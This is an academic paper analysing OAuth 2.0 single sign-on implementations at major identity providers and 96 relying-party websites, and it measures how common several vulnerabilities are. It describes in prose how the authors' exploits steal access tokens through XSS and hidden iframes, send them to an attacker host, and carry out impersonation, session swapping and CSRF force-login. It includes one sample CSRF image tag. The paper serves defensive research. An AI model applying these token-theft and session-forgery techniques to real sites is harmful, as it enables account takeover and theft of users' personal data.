The Devil is in the (Implementation) Details: An Empirical Analysis of OAuth SSO Systems

San-Tsai Sun and Konstantin Beznosov

Laboratory for Education and Research in Secure Systems Engineering
Department of Electrical and Computer Engineering
University of British Columbia
Vancouver, Canada
{santsais,beznosov}@ece.ubc.ca

ABSTRACT

Millions of web users today employ their Facebook accounts to sign into more than one million *relying party* (RP) websites. This web-based single sign-on (SSO) scheme is enabled by OAuth 2.0, a web resource authorization protocol that has been adopted by major service providers. The OAuth 2.0 protocol has proven secure by several formal methods, but whether it is indeed secure in practice remains an open question. We examine the implementations of three major OAuth identity providers (IdP) (Facebook, Microsoft, and Google) and 96 popular RP websites that support the use of Facebook accounts for login. Our results uncover several critical vulnerabilities that allow an attacker to gain unauthorized access to the victim user's profile and social graph, and impersonate the victim on the RP website. Closer examination reveals that these vulnerabilities are caused by a set of design decisions that trade security for implementation simplicity. To improve the security of OAuth 2.0 SSO systems in real-world settings, we suggest simple and practical improvements to the design and implementation of IdPs and RPs that can be adopted gradually by individual sites.

Categories and Subject Descriptors

D.4.6 [**Security and Protection**]: Authentication, Access controls

General Terms

Security

Keywords

OAuth 2.0, Web Single Sign-On

1. INTRODUCTION

OAuth 2.0 [19], an open and standardized web resource authorization protocol, enables users to grant third-party application access to their web resources without sharing their login credentials or the full extent of their data. Compared to its predecessor and other existing protocols such as OpenID [33], Google AuthSub [14], Yahoo BBAuth [48], and Microsoft Live ID [26], OAuth 2.0 ("OAuth" for short, unless otherwise specified) makes it simple for developers to implement the protocol, and supports a diversity of third-party applications, such as websites and applications running on browser, mobile, desktop, or appliance devices. To use OAuth as a web single sign-on (SSO) scheme, a resource hosting site (e.g., Facebook) plays the role of an identity provider (IdP) that maintains the identity information of the user and authenticates her, while the third-party website (e.g., CNN) acts as a relying party (RP) that relies on the authenticated identity to authorize the user and customize user experience.

Given the popularity of major IdPs and the proliferation of RP websites, the risk of compromised implementations can be significant. Even though the protocol has yet to be finalized, there are already over one billion OAuth-based user accounts provided by major service providers such as Facebook [11], Google [16] and Microsoft [26]. This enormous user base attracts millions of RPs that take this opportunity to reach a broader set of users, and integrate their services deep into users' social context [12]. OAuth provides a clear and compelling business incentive for RPs [41]. The protocol enables not only web SSO but also personalized, web-scale content sharing through social graphs and platform-specific services such as messaging, recommendations, rating, and activity feeds. From adversary's perspective, however, the information guarded by OAuth SSO systems can be attractive as well. Through a successful exploit of an uncovered weakness in the protocol or implementations, an adversary could harvest private data from those millions of users for identify theft, on-line profiling, and large-scale email spam, phishing, and drive-by-download campaigns [5]. The tremendous user base and growing popularity within these IdP and RP websites could lure numerous adversaries continually into this "lucrative business."

To ensure protocol security, several approaches based on formal methods [32, 8, 38] were used to analyze the OAuth protocol. The results of those analysis suggest that the protocol is secure, provided that the comprehensive security guidelines from the OAuth working group—included in "OAuth threat model" [25]—are followed by the IdP and RP. However, given that the formal proofs are executed on abstract models, some important implementation details could be inadvertently left out. Furthermore, it is unclear whether real implementations actually do follow the above guidelines. Thus, the research question regarding the security of OAuth implementations remains open.

OAuth-based SSO systems are built upon the existing web infrastructure, but web application vulnerabilities (e.g., insufficient transport layer protection, cross-site scripting (XSS), cross-site request forgery (CSRF)) are prevalent [31] and constantly being exploited [47, 29]. Moreover, as the protocol messages are passed between the RP and IdP via the browser, a vulnerability found in the browser could also lead to significant security breaches. To enhance the security of OAuth SSO systems, our research goal was to furthering the understanding of (1) how those well-known web vulnerabilities could be leveraged to compromise OAuth SSO systems, (2) the fundamental enabling causes and consequences, (3) how prevalent they are, and (4) how to prevent them in a practical way. These issues are still poorly understood by researchers and practitioners.

To address these questions, we examined the implementations of three major IdPs (Facebook, Microsoft, and Google), and 96 Facebook RPs listed on Google Top 1,000 Websites [15] that provide user experience in English. We treated IdPs and RPs as black boxes, and relied on the analysis of the HTTP messages passing through the browser during an SSO login session. In particular, we traced the information flow of *SSO credentials* (i.e., data used by the RP server-side program logics to identify the current SSO user) to explore potential exploit opportunities. For each uncovered vulnerability, an exploit was designed and tested using a set of semi-automatic evaluation tools that we implemented to avoid errors introduced by manual inspections.

One of our key findings is that the confidentiality of the temporary secret key to the user's accounts can be compromised. In OAuth, an *access token* that represents the scope and duration of a resource authorization is the temporary secret key to the user's accounts on both RP and IdP websites; and any party with the possession of an access token can assume the same rights granted to the token by the resource owner. Like a capability, if forged or copied, it allows an adversary to obtain unauthorized access. Our analysis reveals that, although the OAuth protocol itself is secure, the confidentiality of access tokens can be compromised in several ways.

First, the OAuth protocol is designed specifically to prevent access tokens from exposing in the network (further discussed in Section 2), and yet we found that many access tokens obtained on the browser side are transmitted in unprotected form to the RP server side for the purpose of authentication state synchronization. In some RPs, access tokens are appended as query parameters to the RP's *sign-in endpoint* (i.e., the URI that issues the authenticated session cookie), which reveals the tokens in the browser's history and server logs. Moreover, to simplify accessibility, IdPs' JavaScript SDKs or RPs themselves store access tokens into HTTP cookies, and hence opens the tokens to a wide range of attacks (e.g., network eavesdropping, XSS cookie theft). Surprisingly, our evaluation shows that only 21% of RPs employ SSL to protect SSO sessions, even though about half of tested RPs have protected their traditional login forms with SSL.

Second, and more interestingly, access tokens can be stolen on most (91%) of the evaluated RPs, if an adversary could exploit an XSS vulnerability on *any page* of the RP website. Obviously, an XSS vulnerability found on the login page of an RP for which access tokens are obtained on the browser-side (i.e., *client-flow*) could allow an adversary to steal access tokens during the SSO process. Nevertheless, our test exploit even succeeded on RPs that obtain access tokens only through a direct communication with the IdP (i.e., *server-flow*, not via browser), regardless of whether the user has already logged into the RP website, and when the redirect URL is SSL-protected. XSS vulnerabilities are prevalent [31, 4], and their complete mitigation is shown to be difficult [9, 21, 35, 44, 28, 34].

Third, even assuming the RP website itself is free from XSS vulnerabilities, cross-site access token theft could be carried out by leveraging certain vulnerabilities found in browsers. We analyzed and tested two such exploit scenarios in which the vulnerable browsers are still used by about 10% of web users [45]. The first exploit executes the token theft script embedded in an image file by leveraging the browser's content-sniffing algorithm [1]. The second one steals an access token by sending a forged authorization request through a `script` element and then extracting the token via `onerror` event handler which contains cross-origin vulnerability [30].

In addition to access tokens, our evaluation results show that an attacker could gain complete control of the victim's account on many RPs (64%) by sending a forged SSO credential to the RP's sign-in endpoint through a user-agent controlled by the attacker. Interestingly, some RPs obtain the user's IdP account profile on the client-side, and then pass it as an SSO credential to the sign-in endpoint on the server side to identify the user. However, this allows an attacker to impersonate the victim user by simply using the victim's publicly accessible Facebook account identifier.

Various CSRF exploits can be leveraged to compromise users' data residing on RPs, and assist XSS token theft attacks. When the authenticity of SSO credentials—such as the access token, authorization code, or user identifier—is not verified by the receiving RP website, this weakness could be exploited to mount a *session swapping* attack [2], which forces a victim user to sign into the RP as the attacker in order to spoof the victim's personal information (e.g., tricks the victim into linking her credit card to the attacker's account), or mount an XSS attack as we discovered. Furthermore, due to insufficient CSRF protection by RPs, many tested RPs are vulnerable to a *force-login* attack [42] that allows a web attacker to stealthily force a victim user to sign into the RP. After a successful force-login attack, our evaluation found that an adversary could use CSRF attacks to alter the users' profile information on 21% of the evaluated RPs. More interestingly, we found that a session swapping or force-login vulnerability can be leveraged to (1) overcome an attack constraint in which an authenticated session with the RP is prerequisite for a successful XSS exploit, and (2) bootstrap a token theft attack by luring a victim user to view a maliciously crafted page *anywhere* on the web, when a user's RP account information is not sanitized for XSS.

Unlike logic flaws, the fundamental causes of the uncovered vulnerabilities cannot simply be removed with a software patch. Our analysis reveals that those uncovered weaknesses are caused by a combination of implementation simplicity features offered by the design of OAuth 2.0 and IdP implementations, such as the removal of the digital signature from the protocol specification, the support of client-flow, and an "automatic authorization granting" feature. While these simplicity features could be problematic for security, they are what allow OAuth SSO to achieve rapid and widespread adoption.

We aimed to design practical mitigation mechanisms that could prevent or reduce the uncovered threats without sacrificing simplicity. To be practical, our proposed improvements do not require modifications from the OAuth protocol or browsers, and can be adopted by IdPs and RPs gradually and separately. Moreover, the suggested recommendations do not require cryptographic operations from RPs because understanding the details of signature algorithms and how to construct and sign their base string is the common source of problems for many SSO RP developers [36].


As OAuth SSO systems are being employed to guard billions of user accounts on IdPs and RPs, the insights from our work are practically important and urgent, and could not be obtained without an in-depth analysis and evaluation. To summarize, this work makes the following contributions: (1) the first empirical investigation of the security of a representative sample of most-visited OAuth SSO implementations, and a discovery of several critical vulnerabilities, (2) an evaluation of the discovered vulnerabilities and an assessment of their prevalence across RP implementations, and (3) a development of practical recommendations for IdPs and RPs to secure their implementations.

The rest of the paper is organized as follows: The next section introduces the OAuth 2.0 protocol and discusses related work. Section 3 provides an overview of our approach, and Section 4 presents the evaluation procedures and results. In Section 5, the implications of our results are discussed. We describe our proposed countermeasures in Section 6, and summarize the paper and outline future work in Section 7.

2. BACKGROUND AND RELATED WORK

Many websites expose their services through web APIs to facilitate user content sharing and integration. Building upon the actual implementation experience of proprietary protocols, such as Google AuthSub, Yahoo BBAuth and Flickr API, the OAuth 2.0 protocol is an open and standardized API authorization protocol that enables users to grant third-party applications with limited access to their resources stored at a website. The authorization is made without sharing the user's long-term credentials, such as passwords, and allows the user to selectively revoke an application's access to their account. OAuth is designed as an authorization protocol, but many implementations of OAuth 2.0 are being deployed for web single sign-on (SSO), and thus authentication. In these cases, user identity information hosted on an IdP is authorized by the user and shared as a web resource for RPs to identify the current SSO user.

Compared to its predecessor, OAuth 2.0 tends to make the protocol simple for RP developers to implement. First, it removes the digital signature requirements from the specification, and relies on SSL as the default way for communication between the RP and IdP. This also improves performance as the protocol becomes stateless without requiring RPs to store temporary token credentials. Second, it splits out flows for different security contexts and client applications. In particular, in the context of SSO, it supports client-flow so that the OAuth protocol can be executed completely within a browser.



User (U)
Browser (B)
RP
IdP
1. Login Request
redirect
2. *i, p, r, type=code, [a]*
check *i, p, r*
3. **Authz Request** to IdP: *i, p, r, type=code, [a]*
4. user login/consent request
5. user credential and consent
redirect
6. **Authz Response** to RP: *r, c, [a]*
gen: *c*
7. redirect to *r* : *c, [a]*
8. *i, r, c, s*
SSO credential
9. access token: *t*
10. API call: *t*
check *t*
sign-in endpoint
11. user profile

Figure 1: The server-flow protocol sequences.

2.1 How OAuth 2.0 works

OAuth-based SSO systems are based on browser redirection in which an RP redirects the user's browser to an IdP that interacts with the user before redirecting the user back to the RP website. The IdP authenticates the user, identifies the RP to the user, and asks for permission to grant the RP access to resources and services on behalf of the user. Once the requested permissions are granted, the user is redirected back to the RP with an access token that represents the granted permissions. With the authorized access token, the RP then calls web APIs published by the IdP to access the user's profile attributes.

The OAuth 2.0 specification defines two flows for RPs to obtain access tokens: *server-flow* (known as the "Authorization Code Grant" in the specification), intended for web applications that receive access tokens from their server-side program logic; and *client-flow* (known as the "Implicit Grant") for JavaScript applications running in a web browser. Figure 1 illustrates the following steps, which demonstrate how server-flow works:

1. User **U** clicks on the social login button, and the browser **B** sends this login HTTP request to **RP**.
2. **RP** sends `response_type=code`, client ID i (a random unique RP identifier assigned during registration with the **IdP**), requested permission scope p, and a redirect URL r to **IdP** via **B** to obtain an authorization response. The redirect URL r is where **IdP** should return the response back to **RP** (via **B**). **RP** could also include an optional state parameter a, which will be appended to r by **IdP** when redirecting **U** back to **RP**, to maintain the state between the request and response. All information in the authorization request is publicly known by an adversary.
3. **B** sends `response_type=code`, i, p, r and optional a to **IdP**. **IdP** checks i, p and r against its own local storage.
4. **IdP** presents a login form to authenticate the user. This step could be omitted if **U** has already authenticated in the same browser session.
5. **U** provides her credentials to authenticate with **IdP**, and then consents to the release of her profile information. The consent step could be omitted if p has been granted by **U** before.
6. **IdP** generates an authorization code c, and then redirects **B** to r with c and a (if presented) appended as parameters.
7. **B** sends c and a to r on **RP**.
8. **RP** sends i, r, c and a client secret s (established during registration with the **IdP**) to **IdP**'s token exchange endpoint through a direct communication (i.e., not via **B**).



User (U)
Browser (B)
RP
IdP
1. login
2. **Authz Request** to IdP: ***i, p, r, type=token, [a]***
check ***i, p, r***
3. user login/consent request
4. user credential and consent
redirection
5. **Authz Response**: ***r#t, [a]***
gen. ***t***
r#t
6. redirect to ***r (without t): [a]***
extract **t**
7. script
sign-in endpoint
get user profile
8. **t** or user profile
SSO credential

Figure 2: The client-flow protocol sequences.

9. **IdP** checks i, r, c and s, and returns an access token t to **RP**.
10. **RP** makes a web API call to **IdP** with t.
11. **IdP** validates t and returns **U**'s profile attributes for **RP** to create an authenticated session.

The client-flow is designed for applications that cannot embed a secret key, such as JavaScript clients. The access token is returned directly in the redirect URI, and its security is handled in two ways: (1) The IdP validates whether the redirect URI matches a pre-registered URL to ensure the access token is not sent to unauthorized parties; (2) the token itself is appended as an URI fragment (#) of the redirect URI so that the browser will never send it to the server, and hence preventing the token from being exposed in the network. Figure 2 illustrates how client-flow works:

1. User **U** initiates an SSO process by clicking on the social login button rendered by **RP**.
2. **B** sends `response_type=token`, client ID i, permission scope p, redirect URL r and an optional state parameter a to **IdP**.
3. Same as sever-flow step 4 (i.e., authentication).
4. Same as sever-flow step 5 (i.e., authorization).
5. **IdP** returns an access token t appended as an URI fragment of r to **RP** via **B**. State parameter a is appended as a query parameter if presented.
6. **B** sends a to r on **RP**. Note that **B** retains the URI fragment locally, and does not include t in the request to **RP**.
7. **RP** returns a web page containing a script to **B**. The script extracts t contained in the fragment using JavaScript command such as `document.location.hash`.
8. With t, the script could call **IdP**'s web API to retrieve **U**'s profile on the client-side, and then send **U**'s profile to **RP**'s sign-in endpoint; or the script may send t to **RP** directly, and then retrieve **U**'s profile from **RP**'s server-side.

2.2 Related work

The "OAuth Threat Model" [25] is the official OAuth 2.0 security guide that provides a comprehensive threat model and countermeasures for implementation developers to follow. Several formal approaches have been used to examine the OAuth 2.0 protocol. Pai et al. [32] formalize the protocol using Alloy framework [22], and their result confirms a known security issue discussed in Section 4.1.1 of the "OAuth Threat Model". Chari et al. [8] analyze OAuth 2.0 server-flow in the Universal Composability Security framework [7], and the result shows that the protocol is secure if all end-points from IdP and RP are SSL protected. Slack et al. [38] use Murphi [10] to verify OAuth 2.0 client-flow, and confirm a threat documented in the "OAuth Threat Model" (i.e., CSRF attack against redirect URI). However valuable these findings are, as the formal proofs are executed on the abstract models of the OAuth protocol, subtle implementation details and browser behaviors might be ignored. To complement formal approaches, we performed a security analysis through empirical examinations of real-world IdP and RP implementations.

Many researchers have studied the security of Facebook Connect protocol—the predecessor of Facebook OAuth 2.0, which has already been deprecated and replaced by OAuth 2.0 as the default Facebook Platform authentication and authorization protocol. Each study employs a different method to examine the protocol, including formal model checking using AVISPA [27], symbolic execution that investigates if `postMessage` HTML5 API is used in an insecure manner [20], and labeling HTTP messages going through the browser to explore exploit opportunities [46].

The vulnerability discovery methodology employed by our work and Wang et al. [46] are similar (i.e., examining the browser relayed messages), but different in two important aspects. First, we assume a practical adversary model based on existing literature in which an attacker can eavesdrop unencrypted traffic between the browser and the RP server, and that application and browser vulnerabilities could be leveraged by an attacker. Without this assumption, only the impersonation attack on RPs that use user profiles from the IdP as SSO credentials could be identified by Wang et al. [46], but not other weaknesses we unveiled. Second, we focused on OAuth 2.0 rather than generic SSO. This focus allowed us to (1) identify the gaps between the protocol specification and implementations, (2) design semi-automatic assessment tools to examine the prevalence of each uncovered weakness, whereas the work in [46] requires in-depth knowledge from domain experts to evaluate an exploit, and (3) investigate fundamental causes (rather than implementation logic flaws found in [46]), and propose simple and practical improvements that are applicable to all current OAuth IdPs and RPs (instead of specific websites), and can be adopted gradually by individual sites.

3. APPROACH

Our overall approach consists of two empirical studies that examine a representative sample of the most popular OAuth SSO implementations: an exploratory study, which analyzes potential threats users faced when using OAuth SSO for login, and a confirmatory study that evaluates how prevalent those uncovered threats are. Throughout both studies, we investigate the root causes of those threats in order to design effective and practical protection mechanisms.

We examined the implementations of three high-profile IdPs, including Facebook, Microsoft and Google. We could not evaluate Yahoo and Twitter as they were using OAuth 1.0 at the time of writing. For the samples of RP websites, we looked through the list of Google's Top 1,000 Most-Visited Websites [15]. We excluded non-English websites (527), and only chose websites that support the use of Facebook accounts for login (96), because Google's OAuth 2.0 implementation was still under experiment, and the implementation from Microsoft had just been released.

On December 13th, 2011, Facebook released a "breaking change" to its JavaScript SDK. The updated SDK uses a signed authorization code in place of an access token for the cookie being set by the SDK library [6]. This change avoids exposure of the access token in the network, but it also breaks the existing SSO functions of RP websites that rely on the token stored in the cookie. This particular event gave us an opportunity to investigate how client-flow RPs handle SSO without the presence of access tokens in cookies, and whether their coping strategies introduce potential risks.

3.1 Adversary Model

We assume the user's browser and computer are not compromised, the IdP and RP are benign, and that the communication between the RP and IdP is secured. In addition, our threat model assumes that the confidentiality, integrity, and availability of OAuth related credentials (e.g., access token, authorization code, client secret) are guaranteed by the IdP. In our adversary model, the goal of an adversary is to gain unauthorized access to the victim user's personal data on the IdP or RP website. There are two different adversary types considered in this work, which vary on their attack capabilities:

- **A web attacker** can post comments that include static content (e.g., images, or stylesheet) on a benign website, setup a malicious website, send malicious links via spam or an Ads network, and exploit web vulnerabilities at RP websites. Malicious content crafted by a web attacker can cause the browser to issue HTTP requests to RP and IdP websites using both GET and POST methods, or execute the scripts implanted by the attacker.
- **A passive network attacker** can sniff unencrypted network traffic between the browser and the RP (e.g., unsecured Wi-Fi wireless network). We assume that the client's DNS/ARP function is intact, and hence do not consider man-in-the-middle (MITM) network attackers. An MITM attacker can alter the script of a redirect URI to steal access tokens directly, which is an obvious threat that has been already discussed in the "OAuth Threat Model" (Section 4.4.2.4).

3.2 Methodology

Academic researchers undertaking a security analysis of real-world OAuth SSO systems face unique challenges. These technical constraints include the lack of access to the implementation code, undocumented implementation-specific design features, the complexity of client-side JavaScript libraries, and the difficulty of conducting realistic evaluations without putting real users and websites at risk. In our methodology, we treated IdPs and RPs as black boxes, and analyzed the HTTP traffic going through the browser during an SSO login session to identify exploit opportunities.

In the initial stage, we implemented a sample RP for each IdP under examination to observe and understand IdP-specific mechanisms that are not covered or mandated by the specification and the "OAuth Threat Model". In addition to other findings, we found that each evaluated IdP offers a JavaScript SDK to simplify RP development efforts. The SDK library implements a variant of client-flow, and provides a set of functions and event-handling mechanisms intended to free RP developers from implementing the OAuth protocol by themselves. We observed several IdP-specific mechanisms that deserve further investigation, as illustrated in Table 1: (1) SDKs save access tokens into HTTP cookies, (2) authorization codes are not restricted to one-time use, (3) access tokens are obtained even *before* the end-user initiating the login process, (4) access tokens are passing through cross-domain communication mechanisms, (5) redirect URI restriction is based on an HTTP domain instead of a whitelist, and (6) a token refresh mechanism is absent from Facebook's implementation. The security implications of each observation are further discussed in the denoted sections.

Mechanisms (Sections)	FB	GL	MS
1. Token cookie (4.1, 5.1)	Y^1	N	Y
2. Authz. code (4.3, 5.1)	MU	SU	MU
3. Implicit authz. (4.2, 5.2)	Y	Y	Y
4. Cross-domain comm. (5.3)	Y^2	Y^3	N^4
5. Redirect URI (4.2, 5.2, 6.1)	MD	WL+MD^5	SD
6. Refresh token (5.2, 6.1)	N	Y	Y^6

Table 1: IdP-specific implementation mechanisms. Acronyms: FB=Facebook; GL=Google, MS=Microsoft; Y=Yes; N=No; MU=Multiple Use; SU=Single Use; MD=Multiple Domain; WL=Whitelist; SD=Single Domain. Notes: ^{1}: prior to the fix; ^{2}: `postMessage` and Flash; ^{3}: `postMessage`, Flash, FIM, RMR and NIX; ^{4}: use cookie; ^{5}: whitelist for client and server-flow, but multiple domains for SDK flow; ^{6}: only when an offline permission is requested.

In the second stage of our exploratory study, we manually recorded and analyzed HTTP traffic from 15 Facebook RPs (randomly chose from the list of 96 RP samples). The analysis was conducted both before and after the Facebook SDK revision event. From the analysis of network traces, we identified several exploitable weaknesses in the RP implementations. For each vulnerability, a corresponding exploit was designed and manually tested on those 15 RPs.

In the confirmatory study, a set of semi-automatic vulnerability assessment tools were designed and implemented to facilitate the evaluation process and avoid errors from manual inspections. The tools were then employed to evaluate each uncovered vulnerability on 96 Facebook RPs. For each failed exploitation, we manually examined the reasons.

4. EVALUATION AND RESULTS

To begin an assessment process, the evaluator signs into the RP in question using both traditional and SSO options through a Firefox browser. The browser is augmented with an add-on we designed that records and analyzes the HTTP requests and responses passing through the browser. To resemble a real-world attack scenario, we implemented a website, denoted as *attacker.com*, that retrieves the analysis results from the trace logs, and feeds them into each assessment module described below. Table 2 shows the summary of our evaluation results. We found 42% of RPs use server-flow, and 58% support client-flow; but *all* client-flow RPs use Facebook SDK instead of handling the OAuth protocol themselves. In the following sections, we describe how each exploit works, the corresponding assessment procedures and evaluation results.

4.1 Access token eavesdropping (A1)

This exploit eavesdrops access tokens by sniffing on the unencrypted communication between the browser and RP server. To assess this exploit, the log analyzer traces the access token from its origin, and checks if the token is passed through any subsequent communication between the browser

RPs			SSL (%)		Vulnerabilities (%)				
Flow	**N**	**%**	**T**	**S**	**A1**	**A2**	**A3**	**A4**	**A5**
Client	56	58	21	6	25	55	43	16	18
Server	40	42	28	15	7	36	21	18	20
Total	96	100	49	21	32	91	64	34	38

Table 2: The percentage of RPs that is vulnerable to each exploit. Legends: T: SSL is used in the traditional login form; S: Sign-in endpoint is SSL-protected; A1: Access token eavesdropping; A2: Access token theft via XSS; A3: Impersonation; A4: Session swapping; A5: Force-login.

RPs				SSL %		Vul. %	
Flow	**SSO credential**	**N**	**%**	**T**	**S**	**A3**	**A4**
Client	code	35	36	14	4	25	4
	token	17	17	7	2	15	8
	profile	4	4	0	0	3	3
Server	code	24	25	18	7	11	10
	token	4	4	1	1	3	1
Gigya	profile	12	13	9	6	6	6
Total		96	100	49	21	64	33

Table 3: The percentages of RPs that are vulnerable to impersonation (A3) or session swapping (A4) attacks.

and the RP server without SSL protection. We also implemented an access token network sniffer to confirm the results. According to the OAuth specification, an access token is never exposed in the network between the browser and the RP server. However, our results show that access tokens can be eavesdropped on 32% of RPs.

Initially, we found that Facebook and Microsoft SDKs store the access token into an HTTP cookie on the RP domain by default, and all client-flow RPs use this cookie as an SSO credential to identify the user on the server side. However, as the cookie is created without `secured` and `HTTP-only` attributes, it could be eavesdropped on the network, or hijacked by malicious scripts injected on any page under the RP domain. To address this issue, Facebook revised its SDK to use a signed authorization code in place of an access token for the cookie [6]. We re-executed the evaluation and found that, many RPs save the token into a cookie themselves, or pass the access token as a query parameter to a sign-in endpoint on the RP server side. Surprisingly, even server-flow RPs (7%) exhibit this insecure practice.

SSL provides end-to-end protection, and is commonly suggested for mitigating attacks that manipulate network traffic. However, SSL imposes management and performance overhead, makes web contents non-cacheable, and introduces undesired side-effects such as browser warnings about mixed secure (HTTPS) and insecure (HTTP) content [42]. Due to these unwanted complications, many websites use SSL only for login pages. We found 49% of RPs employ SSL to protect their traditional login forms, but only 21% use SSL for the sign-in endpoints. The reason behind this insecure practice is unclear to us, but it might be due to the misconception that the communication channel is SSL-protected by the IdP.

4.2 Access token theft via XSS (A2)

The IdP's "automatic authorization granting" feature returns an access token automatically (i.e., without the user's intervention) for an authorization request, if the requested permissions denoted in the request have been granted by the user previously, and the user has already logged into the IdP in the same browser session. The rationales behind this design feature are detailed in Section 5.2. This automatic authorization mechanism allows an attacker to steal an access token by injecting a malicious script into any page of an RP website to initiate a client-side login flow and subsequently obtain the responded token. To evaluate this vulnerability, two exploits in JavaScript were designed (listed in Appendix A and B). Both exploits send a forged authorization request to the Facebook authorization server via a hidden `iframe` element when executed. The first exploit uses the current page as the redirect URI, and extracts the access token from the fragment identifier. The second exploit dynamically loads the SDK and uses a special SDK function (`getLoginStatus`) to obtain the access token. In order to conduct a realistic evaluation without introducing actual harm to the testing RPs and real users, we used GreasyMonkey [24], a Firefox add-on, to execute these two exploits.

To evaluate, the evaluator logs into the IdP and visits the RP in question (without signing in) using a GreasyMonkey augmented browser. Both exploit scripts create a hidden `iframe` element to transport a forged authorization request to the IdP, and then obtain an access token in return. Once the access token is obtained, the exploit script sends it back to attacker.com using a dynamically created `img` element. With this stolen access token, attacker.com then calls the IdP's web APIs to verify whether the exploit has been carried out successfully.

Our evaluation results show that 88% of RPs are vulnerable to the first exploit regardless of their supporting flow or whether the user has logged into the RP website. RPs that are resistant to this exploit either framebusted their home pages (i.e., cannot be framed), or used a different domain for the redirect URI (i.e., login.rp.com for www.rp.com). The second exploit succeeded on all evaluated RPs except those that use a different HTTP domain for receiving authorization responses.

Additionally, we examined the feasibility of a scenario in which the browser is the one that makes token theft possible, instead of relying on the RP website having an XSS vulnerability. We tested two such scenarios, but believe that other current and future exploits are possible. In both test cases, the vulnerable browsers are still used by about 10% of web users [45]. First, we embedded each exploit in a JPG image file and uploaded them onto the RP under test. The evaluator then used IE 7 to view the uploaded image, which caused the XSS payload being executed due to the browser's content-sniffing algorithm [1]. Second, we designed an exploit script (see Appendix C) that leverages certain browsers' `onerror` event handling behavior. In those browsers [30], the URL that triggers the script error is disclosed to the `onerror` handler. We tested the exploit using Firefox 3.6.3, and it succeeded on all evaluated RPs. The exploit script sends a forged authorization request through the `src` attribute of a dynamically created `script` element, and then extracts the access token via `onerror` event handler.

4.3 Impersonation (A3)

An impersonation attack works by sending a stolen or *guessed* SSO credential to the RP's sign-in endpoint through an attacker-controlled user-agent. We found that an impersonation attack could be successfully carried out if (1) the attacker can obtain or guess a copy of the victim's SSO credential, (2) the SSO credential is not limited to one-time use, and (3) the RP in question does not check whether the response is sent by the same browser from which the authorization request was issued (i.e., lack of "*contextual binding*" validation).

We designed an "impersonator" tool in C# to evaluate this vulnerability. The tool reuses GeckoFX web browser control [37] for sending HTTP requests and rendering the received HTML content. We modified GeckoFX to make it capable of observing and altering HTTP requests, including headers. Based on the RP domain entered by the evaluator, the tool constructs an exploit request based on the SSO credential and sign-in endpoint retrieved from attacker.com, and then sends it to the RP through the GeckoFX browser control. In addition, for RPs that use the user's IdP account profile as an SSO credential, the evaluator replaced the profile information with one from another testing account to test whether the SSO credential is guessable. Table 3 shows our evaluation results. Interestingly, several RPs (9%) use the user's IdP profile as an SSO credential. This allows an attacker to log into the RP as the victim by simply using the victim's Facebook account identifer, which is publicly accessible.

We also found that 13% of RPs use a proxy service from Gigya [13], and half of them are vulnerable to an impersonation attack, because the signatures signed by Gigya are not verified by those RPs. The Gigya platform provides a unified protocol interface for RPs to integrate a diverse range of web SSO protocols. The proxy service performs OAuth server-flow on behalf of the website, requests and stores the user's profile attributes, and then passes the user's profile via a redirect URI registered with the proxy service or through cross-domain communication channels. While useful, we believe that a malicious or compromised proxy service could result in serious security breaches, because RPs need to provide the proxy service with their application secret for each supported IdP, and all access tokens are passed through the proxy server.

4.4 Session swapping (A4)

Session swapping is another way to exploit the lack of contextual binding vulnerability; that is, the RP doesn't provide a state parameter in an authorization request (Step 2 in Figure 1 and 2) to maintain the state between the request and response. The state parameter is typically a value that is bound to the browser session (e.g., a hash of the session), which will be appended to the corresponding response by the IdP when redirecting the user back to the RP (Step 7 in Figure 1, and Step 6 in Figure 2). To launch a session swapping attack, the attacker (1) signs into an RP using the attacker's identity from the IdP, (2) intercepts the SSO credential on his user-agent (Step 7 in Figure 1, and Step 8 in Figure 2), and then (3) embeds the intercepted SSO credential in an HTML construct (e.g., `img`, `iframe`) that causes the browser to automatically send the intercepted SSO credential to the RP's sign-in endpoint when the exploit page is viewed by a victim user. As the intercepted SSO credential is bound to the attacker's account on the RP, a successful session swapping exploit allows the attacker to stealthily log the victim into her RP as the attacker to spoof the victim's personal data [2], or mount a XSS attack as we discussed in Section 5.5.

To evaluate this vulnerability, we designed an exploit page hosted on attacker.com. The exploit page takes an RP domain as input parameter, retrieves the SSO credential and sign-in endpoint as an *exploit request* for the RP in question from the log, and then sets the exploit request as the `src` of a dynamically created `iframe` element. Malicious content embedded in the `iframe` can cause the browser to issue an HTTP request to the RP website using both GET and POST methods, but the exploit request cannot have custom HTTP headers, such as cookies. When the POST method is used by the RP, the `iframe`'s `src` attribute is set to another page that contains (1) a web form with the `action` attribute set to the URL of the exploit request, and each HTTP query parameter (key-value pair) in the exploit request is added to the form as a hidden input field, and (2) a JavaScript that submits the web form automatically when the page is loaded.

4.5 Force-login CSRF (A5)

Cross-Site Request Forgery (CSRF) is a widely exploited web application vulnerability [31], which tricks a user into loading a page that contains a malicious request that could disrupt the integrity of the victim's session data with a website. The attack URL is usually embedded in an HTML construct (e.g., `<img src=bank.com/txn?to=evil>`) that causes the browser to automatically issue the malicious request when the HTML construct is viewed. As the malicious request originates from the victim's browser and the session cookies previously set by the victim site are sent along it automatically, there is no detectable difference between the attack request and the one from a legitimate user request. To launch a CSRF attack, the malicious HTML construct could be embedded in an email, hosted on a malicious website, or planted on benign websites through XSS or SQL injection attacks.

